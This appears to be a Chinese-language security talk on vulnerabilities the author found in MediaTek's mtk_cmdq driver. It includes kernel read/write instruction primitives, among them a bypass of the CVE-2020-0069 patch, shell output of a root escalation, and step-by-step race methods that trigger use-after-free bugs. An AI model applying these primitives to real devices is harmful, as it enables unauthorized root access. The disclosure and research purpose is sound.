“徒手带走”mtk_cmdq驱动

Le Wu

2020年11月

背景

2019年4月起：
针对mtk芯片设备的root工具——mtk-su广泛流传……

2019年5月：
MediaTek had patches ready.

2020年3月：
Google将mtk-su对应的漏洞CVE-2020-0069公布在Android Security Bulletin，引起广泛关注

2020年3月：
深入研究CVE-2020-0069，尝试编写热修复补丁

2020年4月：
资深安全工程师写不出CVE-2020-0069的热修复补丁 : (


漏洞挖掘

- Case1：mtk-su（CVE-2020-0069）利用及绕过
- Case2：任意地址kfree#1
- Case3：任意地址kfree#2
- Case4：UAF#1
- Case5：UAF#2
- Case6：其他
- 总结

• Case 1：mtk-su（CVE-2020-0069）利用及绕过

mtk_cmdq是什么？

通过mtk_cmdq，我们可以直接向DMA硬件设备发送命令，完成对物理内存的读写操作



Case 1：mtk-su（CVE-2020-0069）利用及绕过

User “Program”可以包含哪些指令？

- CMDQ_CODE_MOVE
  MOV reg0, #value //将value存入reg0寄存器
- CMDQ_CODE_READ
  READ reg0, [reg1] //将reg1对应地址的内容读入到reg0寄存器（reg1存放目标地址）
- CMDQ_CODE_WRITE
  WRITE reg0, [reg1] //将reg0寄存器内容写入到reg1寄存器对应地址（reg1存放目标地址）
  WRITE #value, [reg1] //将value写入到reg1寄存器对应地址（reg1存放目标地址）
- CMDQ_CODE_POLL
- CMDQ_CODE_JUMP
- CMDQ_CODE_WFE
- CMDQ_CODE_EOC
- …….

Case 1：mtk-su（CVE-2020-0069）利用及绕过

mtk_cmdq中的两个关键的ioctl command:

- CMDQ_IOCTL_ALLOC_WRITE_ADDERSS

  可以用来分配一块物理内存，物理内存地址将会返回用户态；
  此块物理内存的所有内容可被用户态读取；

- CMDQ_IOCTL_EXEC_COMMAND

  用来向mtk_cmdq驱动提交 user “program”.

Case 1：mtk-su（CVE-2020-0069）利用及绕过

mtk-su如何构造内核读写？

1. 利用CMDQ_IOCTL_ALLOC_WRITE_ADDERSS分配一块物理内存，地址记为ALLOC_PA

2. 构造内核任意读写原语，内核读写的目标物理地址记为EVIL_PA

内核读

```
MOV reg0, EVIL_PA
READ reg1, [reg0]
MOV reg0, ALLOC_PA
WRITE reg1, [reg0]
```

内核写

```
MOV reg0, EVIL_PA
WRITE #value, [reg0]
```

Case 1：mtk-su（CVE-2020-0069）利用及绕过

mtk-su——(据说)最稳定的mtk root工具

轻松提权：

```
tb8765ap1_bsp_1g:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1
tb8765ap1_bsp_1g:/ $ /data/local/tmp/mtk-su
UID: 0  cap: 3fffffffff  selinux: permissive
tb8765ap1_bsp_1g:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:shell:s0
tb8765ap1_bsp_1g:/ #
tb8765ap1_bsp_1g:/ #
```

Case 1：mtk-su（CVE-2020-0069）利用及绕过

MediaTek如何修复CVE-2020-0069?

内核读

```
MOV reg0, EVIL_PA
READ reg1, [reg0]
MOV reg0, ALLOC_PA
WRITE reg1, [reg0]
```


内核写

```
MOV reg0, EVIL_PA
WRITE #value, [reg0]
```

补丁思路:
所有MOV指令的物理地址都必须属于CMDQ_IOCTL_ALLOC_WRITE_ADDERSS分配的物理地址范围，否则指令非法，所有指令不予执行。

Case 1：mtk-su（CVE-2020-0069）利用及绕过

MediaTek如何修复CVE-2020-0069?



```
static bool cmdq_core_check_instr_valid(const uint64_t instr)
{
    u32 op = instr >> 56, option = (instr >> 53) & 0x7;
    u32 argA = (instr >> 32) & 0x1FFFF, argB = instr & 0xFFFFFFFF;

    switch (op) {
    case CMDQ_CODE_WRITE:
        if (!option)
            return true;
        if (option == 0x4 && cmdq_core_check_gpr_valid(argA, false))
            return true;
    case CMDQ_CODE_READ:
        if (option == 0x2 && cmdq_core_check_gpr_valid(argB, true))
            return true;
        if (option == 0x6 && cmdq_core_check_gpr_valid(argA, false) &&
            cmdq_core_check_gpr_valid(argB, true))
            return true;
        break;
    case CMDQ_CODE_MOVE:
        if (!option && !argA)
            return true;
        if (option == 0x4 && cmdq_core_check_gpr_valid(argA, false) &&
            cmdq_core_check_dma_addr_valid(argB))
            return true;
        break;
    case CMDQ_CODE_JUMP:
        if (!argA && argB == 0x8)
            return true;
        break;
    case CMDQ_CODE_READ_S:
    case CMDQ_CODE_WRITE_S:
    case CMDQ_CODE_WRITE_S_W_MASK:
    case CMDQ_CODE_LOGIC:
    case CMDQ_CODE_JUMP_C_ABSOLUTE:
    case CMDQ_CODE_JUMP_C_RELATIVE:
        break;
    default:
        return true;
    } « end switch op »
    return false;
} « end cmdq_core_check_instr_valid »
```

Case 1：mtk-su（CVE-2020-0069）利用及绕过

CVE-2020-0069真的被修复了吗？

类比现有指令集(Arm, x86等)，简单地思考一下，就能发现：
要把一个value存放到某个寄存器，方法不止MOV指令一种方式。

比如还有这种方式：

```
WRITE #value, [reg0]
READ reg1, [reg0]
```

Case 1：mtk-su（CVE-2020-0069）利用及绕过

绕过MediaTek补丁的新内核任意读写原语：

内核读

```
MOV reg0, ALLOC_PA
WRITE #EVIL_PA, [reg0]
READ reg0, [reg0]
READ reg1, [reg0]
MOV reg0, ALLOC_PA
WRITE reg1, [reg0]
```

内核写

```
MOV reg0, ALLOC_PA
WRITE #EVIL_PA, [reg0]
READ reg0, [reg0]
WRITE #value, [reg0]
```

轻松提权：

```
tb8765ap1_bsp_1g:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1
tb8765ap1_bsp_1g:/ $ /data/local/tmp/mtk-su
UID: 0  cap: 3fffffffff  selinux: permissive
tb8765ap1_bsp_1g:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:shell:s0
tb8765ap1_bsp_1g:/ #
tb8765ap1_bsp_1g:/ #
```

Case 1：mtk-su（CVE-2020-0069）利用及绕过

So, CVE-2020-0069到底应该怎么修复？

在ioctl接口中对user “Program”做指令的合法性检查？

因为”WRITE #value, [reg0]”根本无法判断value是值还是地址

Mediatek将整个cmdq的用户接口做了重写：

使用op_meta来重新定义用户输入，用户态无法直接提交user “Program”到cmdq驱动，对于op_meta中的参数做严格的限定；

2020/9/20 (周日) 6:32

mail_critical_patch@mediatek.com

[Announcement from MediaTek] Please take the upgraded software release as soon as possible (11-th notification)


收件人

抄送

Dear Customers, MediaTek has worked with Google to refine Command Queue Driver architecture to enhance product security robustness. It’s suggested to apply the critical patch (ALPS05098839) for your existing products. Should you have any questions, please
contact MediaTek CPM for detail. Thank you for your support! Patch ID: ALPS05098839 尊敬的客户，基于对产品安全性的重视，联发科与Google合作针对Command Queue Driver架构进行全面补强，并发布重要补丁通知。(ALPS05098839) 为了提升产品的系统安全性，请贵司尽快导入，如果有任何的疑问，请与我司相关的CPM联系，谢谢您的协助！ Patch ID: ALPS05098839 [Project list]

Case2：任意地址kfree#1

漏洞的发现——代码审计：



```
static long cmdq_driver_create_secure_medadata(struct cmdqCommandStruct *pCommand)
{                                                   comes from user space !!!
#ifdef CMDQ_SECURE_PATH_SUPPORT
    void *pAddrMetadatas = NULL;
    u32 length;

    if (pCommand->secData.addrMetadataCount >= CMDQ_IWC_MAX_ADDR_LIST_LENGTH) {
        CMDQ_ERR("Metadata %u reach the max allowed number = %u\n",
            pCommand->secData.addrMetadataCount, CMDQ_IWC_MAX_ADDR_LIST_LENGTH);
        return -EFAULT;
    }

    length = pCommand->secData.addrMetadataCount * sizeof(struct cmdqSecAddrMetadataStruct);

    /* verify parameter */
    if ((pCommand->secData.is_secure == false) && (pCommand->secData.addrMetadataCount != 0)) {

        /* normal path with non-zero secure metadata */
        CMDQ_ERR
            ("[secData]mismatch secData.is_secure(%d) and secData.addrMetadataCount(%d)\n",
            pCommand->secData.is_secure, pCommand->secData.addrMetadataCount);
        return -EFAULT;
    }

    /* revise max count field */
    pCommand->secData.addrMetadataMaxCount = pCommand->secData.addrMetadataCount;

    /* bypass 0 metadata case */
    if (pCommand->secData.addrMetadataCount == 0) {
        pCommand->secData.addrMetadatas = (cmdqU32Ptr_t) (unsigned long)NULL;
        return 0;
    }

    /* create kernel-space buffer for working */
    pAddrMetadatas = kzalloc(length, GFP_KERNEL);
    if (pAddrMetadatas == NULL) {
        CMDQ_ERR("[secData]kzalloc for addrMetadatas failed, count:%d, alloacted_size:%d\n",
            pCommand->secData.addrMetadataCount, length);
        return -ENOMEM;
    }

    /* copy from user */
    if (copy_from_user(pAddrMetadatas, CMDQ_U32_PTR(pCommand->secData.addrMetadatas), length)) {

        CMDQ_ERR("[secData]fail to copy user addrMetadatas\n");

        /* replace buffer first to ensure that */
        /* addrMetadatas is valid kernel space buffer address when free it */
        pCommand->secData.addrMetadatas = (cmdqU32Ptr_t) (unsigned long)pAddrMetadatas;
        /* free secure path metadata */
        cmdq_driver_destroy_secure_medadata(pCommand);
        return -EFAULT;
    }

    /* replace buffer */
    pCommand->secData.addrMetadatas = (cmdqU32Ptr_t) (unsigned long)pAddrMetadatas;

#if 0
    cmdq_core_dump_secure_metadata(&(pCommand->secData));
#endif
#endif
    return 0;
} « end cmdq_driver_create_secure_medadata »
```

Case2：任意地址kfree#1

漏洞的发现——代码审计：

```
static long cmdq_driver_destroy_secure_medadata(struct cmdqCommandStruct *pCommand)
{
	if (pCommand->secData.addrMetadatas) {
		kfree(CMDQ_U32_PTR(pCommand->secData.addrMetadatas));
		pCommand->secData.addrMetadatas = (cmdqU32Ptr_t) (unsigned long)NULL;
	}

	return 0;
}
```

So, CVE-2020-0253

Case2：任意地址kfree#1

归纳-推广


漏洞特征

1. in-place initialization
   把用户态传入参数直接当做内核数据对象，并在此基础上做内核数据初始化。
2. 驱动开发者在初始化上意识不到位
   一旦没做好初始化，对于指针类的参数就可能存在内存问题，尤其是在资源释放阶段

Case3：任意地址kfree#2

```c
case CMDQ_IOCTL_EXEC_COMMAND:
    if (copy_from_user(&command, (void *)param, sizeof(struct cmdqCommandStruct))) {
        CMDQ_ERR("copy from user failed.\n");
        return -EFAULT;
    }

    if (command.regRequest.count > CMDQ_MAX_DUMP_REG_COUNT ||
        !command.blockSize ||
        command.blockSize > CMDQ_MAX_COMMAND_SIZE ||
        command.prop_size > CMDQ_MAX_USER_PROP_SIZE) {
        CMDQ_ERR("invalid input reg count:%u block size:%u prop size:%u\n",
            command.regRequest.count,
            command.blockSize, command.prop_size);
        return -EINVAL;
    }

    /* copy from user again if property is given */
    status = cmdq_driver_copy_task_prop_from_user((void *)CMDQ_U32_PTR(command.prop_addr),
        command.prop_size, (void *)CMDQ_U32_PTR(&command.prop_addr));
    if (status < 0) {
        CMDQ_ERR("copy prop failed:%d\n", status);
        return status;
    }
```


in-place initialization!!!



```c
static s32 cmdq_driver_copy_task_prop_from_user(void *from, u32 size, void **to)
{
    void *task_prop = NULL;

    /* considering backward compatible, we won't return error when argument not available */
    if (from && size && to) {
        task_prop = kzalloc(size, GFP_KERNEL);
        if (!task_prop) {
            CMDQ_ERR("allocate task_prop failed\n");
            return -ENOMEM;
        }

        if (copy_from_user(task_prop, from, size)) {
            CMDQ_ERR("cannot copy task property from user, size=%d\n", size);
            kfree(task_prop);
            return -EFAULT;
        }

        *to = task_prop;
    }

    return 0;
} « end cmdq_driver_copy_task_prop_from_user »
```

Case3：任意地址kfree#2

```
status = cmdq_driver_process_command_request(&command, &ext);

cmdq_release_task_property((void *)CMDQ_U32_PTR(&command.prop_addr), &command.prop_size);

if (status < 0) {
    CMDQ_ERR("process command request failed:%d\n", status);
    return -EFAULT;
}
break;
```



So，CVE-2020-0252

Case3：任意地址kfree#2

归纳-推广

这个问题除了包含case2中的特点以外，还有一个特点：

1. 一块内存的length和指针ptr成对出现，length非法导致ptr没有被正确初始化

可惜的是，这个特征下并没有在当前驱动里找到其他的case。
经验积累，以后可以关注。

Case4：UAF#1

两个关键的ioctl command：

CMDQ_IOCTL_ASYNC_JOB_EXEC

用户态可以通过此command向cmdq驱动提交任务， 任务中包含user “program”。cmdq驱动会为每个任务创建一个内核对象task，用于后续执行用户的user “program”。任务将被异步执行，用户态调用不阻塞。


内核对象task的地址会返回用户态，用于后续CMDQ_IOCTL_ASYNC_JOB_WAIT_AND_CLOSE。

CMDQ_IOCTL_ASYNC_JOB_WAIT_AND_CLOSE

输入参数包含**内核对象task的地址**，用来标识要等待哪一个任务执行结束，此command会等待对应任务执行结束，并完成相关资源的释放。cmdq驱动会将对应的内核对象task释放。

Case4：UAF#1

关键数据结构和流程



Task对象的分配:
优先从taskFreeList中取空闲task；
taskFreeList中没有空闲task，则通过kmalloc分配一个新的task；

Task对象的释放:
task对象直接被放入taskFreeList中缓存起来；
(task对象始终不会被kfree)

Case4：UAF#1

代码审计中发现的几个逻辑缺陷：

缺陷一. Task内核对象在释放时只会被加入到taskFreeList

缺陷二. 通过CMDQ_IOCTL_ASYNC_JOB_WAIT_AND_CLOSE，理论上能够释放任意存在于taskActiveList链表的task对象。

缺陷三. 内核task对象的内核地址泄露

Case4：UAF#1

大胆猜想——可能存在race condtion类的问题

依据：全局链表、异步操作

合理验证——dummy free

第一步：

利用缺陷一和缺陷三，分配**巨量**task对象，保存所有对象task对象地址到一个本地task对象列表；此时内核taskFreeList链表中包含巨量task空闲对象，且这些对象地址均已知。

第二步：

不停的遍历本地task对象列表，调用CMDQ_IOCTL_ASYNC_JOB_WAIT_AND_CLOSE尝试对每个task对象进行释放（利用缺陷二）

第三步：

紧接着，在设备上进行播放视频等较复杂的操作，观察崩溃；

Case4：UAF#1

So，CVE-2020-14948

Dummy free的推广：

涉及全局列表、异步操作的case；

有接口进行free操作；

Case5：UAF#2

两个重要的ioctl command：

CMDQ_IOCTL_ALLOC_WRITE_ADDRESS:

分配一块物理内存，并将物理内存物理地址返回用户态。
此物理内存一般用于辅助user “program”的执行，存在对此物理内存的读写操作。

观察到，同一个设备上分配出来的物理内存固定在某个物理内存范围，记为[START_PA, END_PA]

CMDQ_IOCTL_FREE_WRITE_ADDRESS:

用于释放CMDQ_IOCTL_ALLOC_WRITE_ADDRESS分配出来的物理内存。要释放的物理内存地址由用户态传入。

Case5：UAF#2

这个场景比较符合dummy free：

物理内存是全局的；因为task存在异步特性，所以被CMDQ_IOCTL_ALLOC_WRITE_ADDRESS分配出来的物理内存理论上可能也存在异步操作；

CMDQ_IOCTL_FREE_WRITE_ADDRESS可以用来释放分配出来的物理内存；

Case5：UAF#2

dummy free实施：

第一步：

不断循环，尝试对[START_PA, END_PA] 范围的物理内存用CMDQ_IOCTL_FREE_WRITE_ADDRESS进行释放；

第二步：

在设备上进行播放视频等较复杂的操作，观察崩溃；

Case5：UAF#2

So, CVE-2020-14216

Case6：其他

Cmdq在高版本内核上存在重构：
重构代码中包含了多个逻辑漏洞：
1. 指令长度对其问题；
2. 指令合法化检查缺失；
3. 内核读地址范围检查缺失；
……

没有CVE……

我大意了啊！

总结

扎实的代码审计基本功

+

有意识的归纳推广、经验积累

+

大胆猜想，合理验证

=

CVE-2020-0069
CVE-2020-0251
CVE-2020-0252
CVE-2020-0253
CVE-2020-0254
CVE-2020-0260
CVE-2020-14216
CVE-2020-14948
CVE-2020-14949